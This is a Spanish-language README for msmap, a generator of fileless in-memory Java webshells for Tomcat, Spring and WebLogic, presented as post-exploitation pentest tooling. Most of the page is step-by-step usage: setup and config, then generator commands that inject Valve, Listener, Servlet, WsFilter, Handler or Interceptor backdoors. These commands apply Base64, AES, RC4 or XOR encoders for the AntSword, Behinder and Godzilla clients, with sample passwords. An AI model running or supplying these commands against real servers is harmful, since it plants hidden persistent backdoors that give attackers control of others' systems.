 hosch3n/msmap
Generador modular de webshells de memoria compatible con contenedores Java (Tomcat, Spring, WebLogic) con múltiples tipos de shell, codificadores y compilación automática para pruebas de penetración post-explotación.

Msmap es un generador de WebShells en Memoria. Compatible con varios Contenedores, Componentes, Codificadores, WebShell / Proxy / Killer y Clientes de Gestión. 简体中文
La idea detrás I, La idea detrás II, La idea detrás III
*: SpringHandler solo compatible con JDK8+
*: JVM compatible por defecto con Linux Tomcat 8/9, más versiones se pueden adaptar según la guía avanzada.
WebShell
No necesita modularidad
Proxy: Neo-reGeorg, wsproxy
Killer: java-memshell-scanner, ASP.NET-Memshell-Scanner
git clone [email protected]:hosch3n/msmap.git
cd msmap
python generator.py
[Advertencia] DEBE establecer una contraseña única, las Opciones distinguen entre mayúsculas y minúsculas.
Editar config/environment.py
# Compilación Automática
auto_build = True

# Codificar Archivo de Clase en Base64
b64_class = True

# Generar Archivo de Script
generate_script = True

# Ruta Absoluta del Compilador
java_compiler_path = r"~/jdk1.6.0_04/bin/javac"
dotnet_compiler_path = r"C:\Windows\Microsoft.NET\Framework\v2.0.50727\csc.exe"
Editar gist/java/container/tomcat/servlet.py
// Patrón de Ruta de Servlet
private static String pattern = "*.xml";
Si se utiliza un codificador de cifrado en WsFilter, la contraseña debe ser la misma que la ruta (ej. /passwd)
gist/java/container/jdk/javax.py con lib/servlet-api.jar se puede reemplazar dependiendo del contenedor objetivo.
pip3 install pyperclip para soportar copiado automático al portapapeles.
Comando con codificador Base64 | Inyectar Valve de Tomcat
python generator.py Java Tomcat Valve Base64 CMD passwd
Tipo JSP con codificador predeterminado | Inyectar Valve de Tomcat
python generator.py Java Tomcat Valve RAW AntSword passwd


Tipo JSP con codificador aes_128_ecb_pkcs7_padding_md5 | Inyectar Listener de Tomcat
python generator.py Java Tomcat Listener AES128 AntSword passwd
Tipo JSP con codificador rc_4_sha256 | Inyectar Servlet de Tomcat
python generator.py Java Tomcat Servlet RC4 AntSword passwd
Tipo JSP con codificador xor_md5 | AgentFiless Inyectar HttpServlet
python generator.py Java JDK JavaX XOR AntSword passwd
Tipo JSPJS con codificador aes_128_ecb_pkcs7_padding_md5 | Inyectar WsFilter de Tomcat
python generator.py Java Tomcat WsFilter AES128 JSPJS passwd
Tipo JSPJS con codificador xor_md5 | Inyectar Spring Handler
python generator.py Java Spring Handler XOR JSPJS passwd

Tipo default_aes | Inyectar Valve de Tomcat
python generator.py Java Tomcat Valve AES128 Behinder rebeyond
Tipo default_xor_base64 | Inyectar Interceptor de Spring
python generator.py Java Spring Interceptor XOR Behinder rebeyond

Tipo JAVA_AES_BASE64 | Inyectar Valve de Tomcat
python generator.py Java Tomcat Valve AES128 Godzilla superidol
Tipo JAVA_AES_BASE64 | AgentFiless Inyectar HttpServlet
python generator.py Java JDK JavaX AES128 Godzilla superidol
Tipo JAVA_AES_BASE64 | Inyectar Spring Handler
python generator.py Java Spring Handler AES128 Godzilla superidol
Behinder | wsMemShell | ysomap
